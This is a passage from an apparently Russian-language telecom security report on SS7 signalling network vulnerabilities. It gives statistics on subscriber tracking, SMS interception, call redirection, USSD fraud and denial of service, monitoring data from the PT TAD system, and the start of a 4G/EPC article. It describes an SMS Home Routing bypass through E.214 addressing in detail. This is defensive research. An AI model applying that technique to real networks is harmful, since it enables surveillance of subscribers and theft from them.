В ходе проверок удалось осуществить более половины атак, связанных с проблемами настройки SMS Home Routing, которые позволяют получить данные о конфигурации сети. Тем не менее в целом операторы добились значительного снижения вероятности раскрытия такой информации.



Доли успешных атак по типам угроз, связанных с получением информации об абоненте

Прослушать или перенаправить на сторонние номера входящие и исходящие вызовы абонентов удавалось более чем в половине случаев.

Под перенаправлением понимается только передача вызова на сторонний номер. Развитие этой атаки позволяет установить соединение таким образом, чтобы злоумышленник смог прослушать разговор абонента.


Высокий процент успешных атак связан с отсутствием проверки реального местоположения абонента. Чтобы снизить вероятность атак с использованием этих методов, необходимо обеспечить постоянный мониторинг сигнального трафика и анализ нелегитимной активности для выявления подозрительных узлов, построения списков запрещенных и доверенных сетей, немедленной блокировки запросов из запрещенных источников.

9 из 10 SMS

могут быть перехвачены мошенниками

78% сетей


подвержены угрозе мошенничества



Перехват и переадресация трафика абонента (доли успешных атак)

Перехват трафика абонента

Риск перехвата пользовательского трафика по-прежнему остается достаточно высоким. Подавляющее большинство попыток перехватить SMS абонентов оказались успешными. На сегодняшний день посредством SMS передается крайне важная информация — пароли для двухфакторной аутентификации, которые отправляют сервисы, предоставляющие услуги ДБО, интернет-платежей и пр. Утечка таких данных может сильно повлиять на репутацию оператора связи и послужить для клиентов, в том числе для компаний с большим объемом трафика, поводом к расторжению договора.



Доли успешных атак, направленных на переадресацию голосовых вызовов абонента

Мошенничество

Нелегитимная переадресация входящих или исходящих вызовов

Злоумышленник может перенаправлять голосовые вызовы абонентов на платные номера или на сторонний номер с целью уклонения от тарификации. Соединение будет оплачиваться за счет абонента в случае установки безусловной переадресации на номер злоумышленника или за счет оператора связи — в случае регистрации абонента в ложной сети и подмены его роумингового номера.

Перенаправление вызовов позволяет осуществлять и иные мошеннические схемы. Так, например, если абонент совершает исходящий звонок в банк, то перенаправив его на собственный номер и представившись сотрудником банка, преступник может узнать конфиденциальную информацию, необходимую для подтверждения личности, в частности данные паспорта и кодовое слово. Возможна и обратная ситуация: путем переадресации входящих вызовов злоумышленник может выдать себя за абонента, например для подтверждения банковских операций.

Эксплуатация USSD-запросов

Злоумышленник может перевести деньги со счета абонента или партнеров оператора, эксплуатируя возможность отправки поддельных USSD-запросов методом ProcessUnstructuredSSRequest. Другой метод — UnstructedSSNotify — используется для отправки оповещений абонентам от имени различных сервисов, в том числе и от самого оператора. Злоумышленник может отправить поддельное уведомление от лица доверенного сервиса, содержащее инструкции, которые требуется выполнить абоненту: отправить SMS на платный номер для подключения услуги, позвонить по фальшивому номеру банка в связи с подозрительными операциями по карте или перейти по ссылке для обновления приложения.

Мошенник может узнать **данные паспорта и кодовую фразу,** выдав себя за сотрудника банка

Все сети позволяют **отправлять поддельные SMS** от имени абонентов или доверенных сервисов

Манипулирование SMS

Фишинговую или рекламную рассылку сообщений можно организовать, отправляя поддельные SMS от имени произвольных абонентов или сервисов с помощью методов MT-ForwardSM и MO-ForwardSM. Метод MT-ForwardSM предназначен для доставки входящих сообщений и может применяться злоумышленниками для формирования подложных входящих SMS. Несанкционированное использование метода MO-ForwardSM позволяет отправлять исходящие сообщения от имени и за счет абонентов сети. В 2017 году все сети, где проводились соответствующие проверки в ходе анализа защищенности, оказались подвержены уязвимостям, связанным с недостаточным анализом сигнального трафика, которые позволяют отправить подложные сообщения.

Отказ в обслуживании

На сегодняшний день атаки, нацеленные на отказ в обслуживании отдельных абонентов, возможны в каждой исследованной сети. Выявленные недостатки связаны с архитектурными проблемами протоколов (невозможность проверки принадлежности абонента сети и отсутствие проверки реального местоположения абонента) и позволяют успешно проводить атаки следующими методами:

- UpdateLocation;
- RegisterSS;
- InsertSubscriberData;
- PurgeMS.


Все попытки атак приводили к отказу в обслуживании абонентов, за исключением метода InsertSubscriberData (83% успешных атак). С этой же целью может быть использован и метод AnyTimeModification, однако параметры безопасности всех исследованных сетей препятствовали прохождению этих запросов.

В 100% сетей

возможен отказ в обслуживании абонентов

3 часа —


среднее время недоступности абонента



Угрозы, связанные с подделкой USSD-запросов (доли успешных атак)

Изменение профиля абонента

Информация о платформе тарификации и подписках на услуги хранится в профиле абонента. Для обхода системы тарификации в реальном времени необходимо удалить или подменить адрес платформы тарификации на фиктивный. В результате легитимная платформа не будет получать информацию о вызовах и, соответственно, не будет производить тарификацию.



Доли успешных атак, направленных на внесение изменений в профиль абонента

Помимо возможности совершать голосовые вызовы и обмениваться SMS, абонент может лишиться и доступа в интернет при проведении атаки методом InsertSubscriberData.

Несмотря на то, что рассматриваемые нарушения функционирования сети целенаправленны и затрагивают в каждом случае только одного абонента, не исключен и массовый сбой в обслуживании, если злоумышленник располагает базой идентификаторов абонентов либо может подобрать идентификаторы перебором.

Такие сбои в обслуживании могут быть критическими для устройств, относящихся к интернету вещей. Это стремительно развивающийся рынок, насчитывающий миллиарды устройств, для работы которых требуется доступ к телекоммуникационным сетям. Периодический выход из строя систем умного дома, систем видеонаблюдения, устройств, отслеживающих местоположение автомобиля, или остановка промышленных процессов предприятия может привести к значительному оттоку клиентов.

Меры защиты и их эффективность

Выявленные уязвимости связаны как с некорректной настройкой сетевого оборудования или средств защиты, так и с фундаментальными недостатками сетей SS7. Если в первом случае для устранения уязвимостей достаточно внести изменения в конфигурацию устройств, то архитектурные проблемы сетей могут быть решены только путем корректной фильтрации и мониторинга сигнального трафика. Чтобы обеспечить анализ и блокировку поступающих сообщений без нарушения функционирования сети требуется специальное дополнительное оборудование. Рассмотрим, какие средства защиты применялись в исследуемых сетях и в какой степени они способствуют снижению рисков реализации угроз.

Почти во всех сетях был установлен комплекс SMS Home Routing. С 2016 года операторы начали внедрять системы фильтрации и блокировки сигнального трафика, а в 2017 году такие системы функционировали уже в каждой третьей исследованной сети.

Использование системы фильтрации **не способно обеспечить** абсолютную безопасность сети

Установленные средства защиты (доля сетей)


	2015	2016	2017
Система SMS Home Routing	100%	67%	100%
Система фильтрации и блокировки сигнального трафика	0%	7%	33%

Система SMS Home Routing направлена на противодействие раскрытию IMSI абонента и конфигурации сети методом SendRoutingInfoForSM, и действительно, процент успешных атак в случае ее установки снижается на треть. Однако в связи с неправильной настройкой оборудования в 67% случаев можно получить реальные данные.

Следует помнить, что система SMS Home Routing не может использоваться для защиты от остальных видов атак. Более того, эта система не предназначена для защиты сети, а устанавливается для правильной маршрутизации входящих SMS. Как показывают результаты исследований, сети, где используется SMS Home Routing, не являются более защищенными по сравнению с остальными, возможно по той причине, что операторы зачастую полагаются исключительно на SMS Home Routing, пренебрегая дополнительными средствами защиты.

Корректная фильтрация сигнального трафика позволяет снизить риски прохождения несанкционированных запросов, что отчасти подтверждает следующая диаграмма, на которой сравнивается возможность реализации каждой угрозы. Стоит выделить тот факт, что в сетях, где была внедрена система фильтрации и блокировки трафика, не удалась ни одна попытка отследить местоположение абонента. В остальных сетях попытки определить местоположение были успешны в 40% случаев.

126
126
126
126
126




Доли успешных атак в зависимости от наличия системы фильтрации и блокировки сигнального трафика

В то же время очевидно, что даже использование системы фильтрации не способно обеспечить абсолютную безопасность сети.

Для достижения высокого уровня защиты от всех видов рассматриваемых угроз необходим комплексный подход к информационной безопасности. В первую очередь важно проводить регулярный анализ защищенности сигнальной сети, так как это позволяет выявлять актуальные уязвимости, которые могут возникнуть при изменении конфигурации сети и параметров сетевого оборудования, и оценивать риски, связанные с информационной безопасностью.

Помимо этого, требуется обеспечить постоянный мониторинг и анализ сообщений, пересекающих границы сети, в целях поддержания параметров безопасности в актуальном состоянии, своевременного выявления потенциальных



Получение IMSI методом SendRoutingInfoForSM в зависимости от наличия системы SMS Home Routing (доли успешных атак)

угроз и реагирования на них. Указания использовать системы мониторинга для противодействия атакам содержатся и в рекомендациях GSMA[1]. Эта задача должна выполняться с использованием специальных систем обнаружения угроз, которые могут проводить интеллектуальный анализ сообщений в режиме реального времени. Такое решение позволяет выявлять нелегитимную активность внешних узлов на ранних стадиях и передавать информацию о них системе фильтрации сигнального трафика для повышения ее эффективности, например для обновления списков запрещенных узлов, а также позволяет обнаруживать ошибки конфигурации сетевых устройств и оповещать сотрудников оператора о необходимости их исправить.

В следующем разделе мы выясним, позволяют ли существующие средства защиты противостоять злоумышленникам в реальных условиях и как использование системы обнаружения и предотвращения угроз может обеспечить защиту сети.

Атаки на сети SS7

И вот как результаты исследований защищенности соотносятся с реальной жизнью, квалификацией и возможностями настоящих преступников. В этом разделе мы приведем результаты проектов по мониторингу безопасности в сетях SS7 и посмотрим, с какими атаками действительно сталкиваются операторы мобильной связи и эффективны ли на практике существующие меры защиты.

В ходе проектов по мониторингу безопасности в сетях SS7 для крупных операторов связи Европы и стран Ближнего Востока мы использовали нашу систему PT Telecom Attack Discovery (PT TAD), которая предназначена для анализа сигнального трафика в режиме реального времени и выявления нелегитимной активности с возможностью блокировки несанкционированных сообщений или оповещения сторонних средств фильтрации и блокировки трафика.

В нашем исследовании представлены результаты мониторинга трафика в пассивном режиме, когда система его просто анализирует.

Статистика по выявленным атакам

В ходе мониторинга мы получили результаты, свидетельствующие о том, что злоумышленники не только хорошо осведомлены о проблемах безопасности сигнальных сетей, но и активно эксплуатируют эти уязвимости.

Среднее число атак в сутки по типам угроз

Угроза	Среднее число атак в сутки
Раскрытие информации об абоненте	4827
Раскрытие IMSI	3087
Определение местоположения абонента	3718
Раскрытие информации о профиле абонента	47
Раскрытие информации о сети оператора	4294
Мошенничество	62
Перенаправление вызова	2
Эксплуатация USSD-запросов	59
Уклонение от тарификации в реальном времени	2
Перехват SMS	1
Недоступность сервисов для абонента	4

Как мы выяснили, источником большинства атак являются не национальные операторы той страны, в которой проводился мониторинг безопасности, а международные операторы связи. Подозрительные запросы поступают преимущественно из стран Азии и Африки; вероятно, это связано с тем, что в этих странах злоумышленнику проще купить доступ к сети SS7. При этом физический доступ к оборудованию оператора, предоставившего возможность подключения к сети SS7, не требуется, злоумышленник может находиться в любой точке земного шара.

Для демонстрации среднего количества атак в сутки мы выбрали крупного оператора с абонентской базой более 40 миллионов человек, который дал согласие на публикацию данных без указания наименования компании.

Утечка информации

Практически все зафиксированные атаки были направлены на раскрытие информации об абоненте и о сети оператора. Атаки с целью мошенничества, перехвата абонентского трафика и нарушения доступности абонентов в совокупности составили менее двух процентов[2].

Распределение выявленных атак по видам угроз

Такое распределение связано с тем, что злоумышленнику в первую очередь требуется узнать идентификаторы абонентов и адреса узлов сети оператора. Только в случае получения необходимой информации на первом этапе можно проводить дальнейшие атаки. При этом сбор информации необязательно свидетельствует о готовящейся целенаправленной атаке на абонента. Вместо того, чтобы проводить сложные в техническом плане атаки, существует способ получить прибыль более простым путем, продавая сведения другим преступным группировкам. Массовые однотипные запросы могут указывать на то, что злоумышленники составляют базы абонентов, в которых сопоставлены телефонные номера и идентификаторы пользователей, а также собирают данные об операторе для последующей продажи полученных сведений на черном рынке.

Каждая третья атака, целью которой было получение IMSI пользователя, и каждая пятая направленная на раскрытие конфигурации сети — возвращали злоумышленнику искомую информацию.

Интересно заметить, что во всех сетях использовалась система SMS Home Routing, предназначенная для противодействия атакам методом SendRoutingInfoForSM. Сообщение SendRoutingInfoForSM запрашивает информацию, необходимую для доставки входящего SMS, — идентификатор абонента и адрес обслуживающего узла. При нормальном режиме функционирования за этим сообщением должно поступить входящее SMS, в противном случае запросы считаются нелегитимными. Каждый запрос должен направляться системе SMS Home Routing, которая возвращает в ответе виртуальные идентификаторы и адреса, однако из-за предположительно некорректной настройки сетевого оборудования этот способ защиты оказался недостаточно эффективен — в 87% случаев подозрительные запросы миновали SMS Home Routing. Схожие результаты мы отмечали и в ходе работ по анализу защищенности сетей SS7.

Мошенничество

Атаки с целью мошенничества как в отношении оператора, так и в отношении абонентов составили всего 1,32%, причем существенная их часть пришлась на эксплуатацию USSD-запросов. Несанкционированная отправка USSD-запросов позволяет осуществить перевод денег со счета абонента, подписать абонента на дорогостоящую услугу или отправить фишинговое сообщение от имени доверенного сервиса.

Около четверти всех попыток оказались успешны: сообщения были приняты сетью оператора как легитимные независимо от наличия средств фильтрации трафика.

Атаки с целью мошенничества

Перехват трафика

За время проведения работ были зафиксированы запросы UpdateLocation на регистрацию абонента в новой сети, исходящие из подозрительных источников. При этом ни одна попытка поддельной регистрации не была отклонена сетью оператора. Как показывают результаты работ по анализу защищенности и данные проектов по мониторингу безопасности, использование системы фильтрации и блокировки трафика не дает в этом случае существенных преимуществ — для защиты от такого рода атак необходимо принимать комплексные меры безопасности.

Нелегитимные запросы UpdateLocation составили всего 0,01% от общего числа атак, однако этот метод представляет особую опасность, поскольку позволяет перехватывать SMS абонента, содержащие конфиденциальную информацию, и перенаправлять вызовы на номера злоумышленников, что может быть использовано преступниками в мошеннических целях.

23% атак

с целью мошенничества
злоумышленники проводят успешно

100% атак,

направленных на перехват SMS,
являются успешными

1 SG.11. SS7 Interconnect Security Monitoring Guidelines.

2 Процедура UpdateLocation возвращает информацию о профиле абонента. Тем не менее мы полагаем, что регистрация абонента в поддельной сети преследует в первую очередь иные цели: перенаправление входящего вызова, перехват SMS или отказ в обслуживании абонента.

В 2017 году ярким примером атаки с использованием уязвимостей сетей SS7 послужил перехват SMS[3] абонентов немецкого сотового оператора, в результате которого преступникам удалось похитить деньги с банковских счетов пользователей. Атака проводилась в два этапа. На первом этапе преступники отправляли пользователям письма, содержащие ссылку на фишинговый сайт, маскирующийся под официальный сайт банка, и похищали логины и пароли от банковских учетных записей. Для прохождения двухфакторной аутентификации и подтверждения дальнейших операций им требовался доступ к одноразовым кодам, которые банк отправляет пользователю в SMS. Предполагается, что преступники заранее приобрели на черном рынке доступ к сети SS7. На втором этапе атаки они регистрировали абонентов в фальшивой сети, выдавая себя за роумингового партнера — иностранного мобильного оператора. После этого входящие SMS, содержащие одноразовые коды и уведомления о совершенных операциях, отправлялись на номер злоумышленников.

Отказ в обслуживании
опасен для интернета вещей

128
128
128
128
128

Отказ в обслуживании

Атаки, направленные на отказ в обслуживании отдельных абонентов, также были немногочисленны, при этом лишь 7,8% подобных атак были успешны. Наличие систем фильтрации и блокировки трафика оказало значительное влияние на итоговые результаты: процент успешно отработанных запросов в этих сетях был в четыре раза ниже, чем в остальных, однако полностью от таких атак защититься не удалось.


Отказ в обслуживании представляет серьезную опасность для электронных устройств интернета вещей. К сетям связи сегодня подключены не только отдельные устройства пользователей, но и элементы инфраструктуры умных городов, современные промышленные предприятия, транспортные, энергетические и иные компании.

Пример атаки

Как отмечалось выше, внедрения отдельных мер защиты без обеспечения комплексного подхода к безопасности недостаточно для противодействия всем атакам, эксплуатирующим уязвимости, причины которых кроются в самой архитектуре сетей SS7.


Рассмотрим реальный пример, выявленный во время проведения работ. Атака представляла собой ряд последовательных шагов, которые были объединены в логическую цепочку системой обнаружения атак, в то время как существующие системы защиты не смогли распознать отдельные запросы как нелегитимные. В первую очередь злоумышленники предприняли успешную попытку узнать IMSI абонента по телефонному номеру. Получив необходимые для дальнейших действий сведения, они попытались установить местоположение абонента, однако этот этап атаки завершился неудачей. Через день злоумышленники отправили запрос на регистрацию абонента в поддельной сети, который был выполнен сетью оператора, и получили возможность перехватывать входящие вызовы и SMS абонента, что, вероятно, и было их целью. Рассмотрим каждый шаг более детально.

Система обнаружения и предотвращения атак PT TAD зафиксировала сообщения SendRoutingInfoForSM в отношении абонента домашней сети оператора, которые были отправлены с внешнего узла. Сообщения были отмечены как подозрительные, поскольку за ними не следовала отправка SMS, как предполагается в случае легитимной активности. За каждым таким сообщением следовала попытка атаки ProvideSubscriberInfo, которая была заблокирована сетью. Система PT TAD выявила последовательную комбинацию атак SendRoutingInfoForSM и ProvideSubscriberInfo с интервалом в 1–2 секунды, что свидетельствует о том, что действия по определению местоположения абонентов автоматизированы.



Обработка подозрительного запроса SendRoutingInfoForSM

Так как в сети оператора использовалась система SMS Home Routing, ответ на сообщение SendRoutingInfoForSM не должен был содержать реальный IMSI, равно как и адрес реального MSC/VLR. Однако определенным образом сформированный пакет позволял обойти не вполне корректно настроенный механизм работы SMS Home Routing. Пограничный STP должен направлять сообщения SendRoutingInfoForSM, полученные извне, на устройство SMS Router. Однако если в конфигурации STP маршрутизация по типу адресации имеет более высокий приоритет, чем проверка кода операции, то злоумышленник может отправить сообщение SendRoutingInfoForSM, адресуя его в плане нумерации (E.214), присущем операции регистрации абонента в роуминговой сети (UpdateLocation), и STP осуществит маршрутизацию сигнального сообщения без проверки кода операции. В результате атаки злоумышленник получал не адрес платформы и виртуальный IMSI, а действительный адрес MSC/VLR абонента и его реальный IMSI. Именно эти данные использовались для последующей попытки атаки ProvideSubscriberInfo с целью определения местоположения абонента.




Попытка определить местоположение пользователя

После обнаружения попыток атак с одного узла, который выступает в роли различного оборудования (MSC и HLR в данном случае), узел был помечен как подозрительный. На следующий день с данного узла поступил запрос UpdateLocation на обновление регистрации того же абонента. Запрос не нарушал матрицы перемещений абонента, поскольку предыдущее сообщение UpdateLocation было получено шестью часами ранее, и был пропущен системой фильтрации сигнального трафика как легитимный.

3 goo.gl/FKUyR4 (sueddeutsche.de)

Если бы в сети применялся комплексный подход к безопасности, а именно мониторинг безопасности с интегрированной системой блокирования, то после успешной атаки SendRoutingInfoForSM и неуспешной ProvideSubscriberInfo система мониторинга немедленно оповестила бы модуль фильтрации о том, что необходимо обновить список запрещенных узлов для блокировки любого трафика, приходящего от данного узла.



Регистрация абонента в поддельной сети

Заключение


Как показали результаты исследования, безопасность сетей мобильной связи все еще находится на низком уровне. Подавляющее большинство сетей подвержены уязвимостям, позволяющим перехватывать голосовые вызовы и сообщения абонентов, проводить мошеннические операции и нарушать доступность сервисов для абонентов.

О существующих уязвимостях прекрасно осведомлены злоумышленники, и мы уже увидели, к каким последствиям могут привести их атаки, на примере недавнего инцидента, затронувшего абонентов немецкого оператора связи: были похищены деньги с банковских счетов пользователей. Судя по уровню нелегитимной активности, которую выявляет система обнаружения и предотвращения атак PT TAD, мы можем ждать новых подобных инцидентов в ближайшее время.

Мы отметили, что операторы осознают недостатки безопасности сигнальных сетей и начинают внедрять дополнительные средства защиты для закрытия уязвимостей, в том числе системы фильтрации и блокировки сигнального трафика. Однако эти системы не могут полностью решить проблемы, связанные с особенностями архитектуры сетей SS7.

Для противодействия преступникам требуется комплексный подход к безопасности. Необходимо регулярно проводить анализ защищенности сигнальной сети с целью выявления существующих уязвимостей и разработки мер по снижению рисков реализации угроз, а после — поддерживать параметры безопасности в актуальном состоянии. Помимо этого, важно осуществлять постоянный мониторинг и анализ сообщений, пересекающих границы сети, для выявления потенциальных атак.

Подробнее с исследованием можно ознакомиться на нашем сайте.



Почему сети 4G и 5G не готовы для «умных городов»

Павел Новиков, Вадим Соловьев

Не только смартфоны, планшеты и компьютеры массово используют 4G. К 2022 году число IoT-устройств, подключенных к сотовым сетям, увеличится с 400 млн до 1,5 млрд[1]. Таким образом, защищенность систем «умного города», самоуправляемых «подключенных автомобилей» и других IoT-технологий будет связана с безопасностью современных (4G) и перспективных (5G и LTE-M) сетей мобильной связи.

Во всех наших исследованиях по анализу защищенности сигнальных сетей 4G были выявлены уязвимости, обусловленные фундаментальными недостатками ядра пакетной сети Evolved Packed Core.

Обнаруженные проблемы позволяют отключать одного или множество абонентов, перехватывать интернет-трафик и SMS-сообщения, выводить из строя оборудование оператора и осуществлять другие нелегитимные действия. Процесс эксплуатации уязвимостей в сетях 4G не требует от злоумышленника труднодоступного оборудования или высокого уровня квалификации.

Рассмотрим возможные сценарии атак и необходимые меры по повышению защищенности.

О ядре EPC

Для сетей четвертого поколения консорциум 3GGP разработал новую архитектуру ядра сети — System Architecture Evolution (SAE). Базовым элементом новой архитектуры является ядро пакетной сети Evolved Packet Core (EPC)[2]. По сравнению с сетями предыдущих поколений структура ядра EPC стала проще (рис. 1), что увеличило пропускную способность и снизило задержки сигнала при передаче пользовательских данных и служебной информации. В частности, исчез важный компонент — сеть с коммутацией каналов.




Рис. 1. Структура ядра пакетной сети Evolved Packet Core (EPC)

1 goo.gl/pFa5dm (Ericsson Mobility Report 2016, ericsson.com, PDF)
2 EPC называют также «улучшенным пакетным ядром».
3 goo.gl/3ViQQD (ptsecurity.com, PDF)
4 goo.gl/ve4A6v (ptsecurity.com)

Основными компонентами EPC являются следующие элементы:

Сервер абонентских данных (HSS) представляет собой большую базу данных и предназначен для хранения информации об абонентах. Фактически HSS заменяет собой базы VLR, HLR, AUC и EIR, которые использовались в сетях 2G/3G.

